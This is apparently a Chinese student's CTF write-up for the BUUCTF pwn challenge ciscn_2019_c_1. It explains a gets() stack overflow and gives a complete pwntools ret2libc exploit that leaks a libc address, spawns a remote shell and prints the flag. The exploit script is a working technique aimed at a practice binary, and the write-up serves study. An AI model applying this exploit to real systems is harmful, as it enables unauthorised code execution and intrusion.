

令人受益匪浅的一道题。获益良多啊

题解

```
int encrypt()
{
    size_t v0; // rbx
    char s[48]; // [rsp+0h] [rbp-50h] BYREF
    __int16 v3; // [rsp+30h] [rbp-20h]

    memset(s, 0, sizeof(s));
    v3 = 0;
    puts("Input your Plaintext to be encrypted");
    gets(s);
    while ( 1 )
    {
        v0 = (unsigned int)x;
        if ( v0 >= strlen(s) )
            break;
        if ( s[x] <= 96 || s[x] > 122 )
        {
            if ( s[x] <= 64 || s[x] > 90 )
            {
                if ( s[x] > 47 && s[x] <= 57 )
                    s[x] ^= 0xFu;
            }
            else
            {
                s[x] ^= 0xEu;
            }
        }
    }
}
```

看到那么多输入输出懵了

但是还是找到了溢出点gets函数。

```
root@kali:~/home/kali/Desktop/ctf# checksec ciscn_2019_c_1
[*] '/home/kali/Desktop/ctf/ciscn_2019_c_1'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
root@kali:~/home/kali/Desktop/ctf#
```


加了nx保护（栈不可执行）以及加了alsr技术（模块地址随机化）

但是在函数列表里面找不到system函数

一度卡在这里很久


搜了wp后发现了ret2libc的方法

libc是一个集成了很多函数的linux库。一般的基础函数都在libc中。(system函数当然也在其中)
我们要做的首先是泄露libc的地址，然后调用system函数，也就是一共要用一个漏洞打2次。
但是怎么做才能泄露libc地址呢？这就是ret2libc技术和ROP技术了。
首先puts是libc里面的地址，因此可以使用puts来泄露地址。
这里要提的是，因为aslr的原因，每次运行时的libc地址都不一样，因此要一次性打通。



```
root@ubuntu: /home/giantbranch/Desktop/ctf
giantbranch@ubuntu:~/Desktop/ctf$ sudo su
root@ubuntu:/home/giantbranch/Desktop/ctf# ROPgadget --binary ciscn_2019_c_1 |gr
ep 'pop rdi'
0x0000000000400c83 : pop rdi ; ret
root@ubuntu:/home/giantbranch/Desktop/ctf#
```

首先运用ROPgadget 命令搜索程序中的可用指令。
因此是64位程序，前6个参数是寄存器参数，第一个参数是rdi
所以找的是pop rdi的指令。



```
0x0000000000400c7d : pop rsp ; pop r13 ; p
0x00000000004006b9 : ret
0x00000000004008ca : ret 0x2017
```

同理，找到ret指令的地址。
在调试程序可以得到main函数的地址。
exp如下（抄的）：

```
from pwn import*
from LibcSearcher import*

r=remote('node3.buuoj.cn',26270)
elf=ELF('./ciscn_2019_c_1')

main=0x400b28
pop_rdi=0x400c83
ret=0x4006b9

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']

r.sendlineafter('choice!\n','1')
payload='\0'+ 'a'*(0x50-1+8)
payload+=p64(pop_rdi)
payload+=p64(puts_got)
payload+=p64(puts_plt)
payload+=p64(main)

r.sendlineafter('encrypted\n',payload)
r.recvline()
r.recvline()

puts_addr=u64(r.recvuntil('\n')[:-1].ljust(8,'\0'))
print hex(puts_addr)

libc=LibcSearcher('puts',puts_addr)
offset=puts_addr-libc.dump('puts')
binsh=offset+libc.dump('str_bin_sh')
system=offset+libc.dump('system')

r.sendlineafter('choice!\n','1')

payload='\0'+ 'a'*(0x50-1+8)
payload+=p64(ret)
payload+=p64(pop_rdi)
payload+=p64(binsh)
payload+=p64(system)

r.sendlineafter('encrypted\n',payload)

r.interactive()
```

```
root@ubuntu: /home/giantbranch/Desktop/ctf
[*] '/home/giantbranch/Desktop/ctf/ciscn_2019_c_1'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
0x7f89f4b099c0
Multi Results:
  0: archive-old-glibc (id libc6_2.3.6-0ubuntu20_i386_2)
  1: http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_amd64
     .deb (id libc6_2.27-3ubuntu1_amd64)
Please supply more info using
  add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:1
[+] http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_amd64
    .deb (id libc6_2.27-3ubuntu1_amd64) be choosed.
[*] Switching to interactive mode
Ciphertext

$ cat flag
flag{6ce02c07-5388-4b18-8912-d0809470dfc3}
[*] Got EOF while reading in interactive
$
```

详情可以参考 <https://blog.csdn.net/mcmuyanga/article/details/108224907>

总结

学到了很多新知识

ret2libc

rop

ELF函数的用法

LibcSearcher函数库的用法

pwntools库的新用法等等。

以及libc库是什么。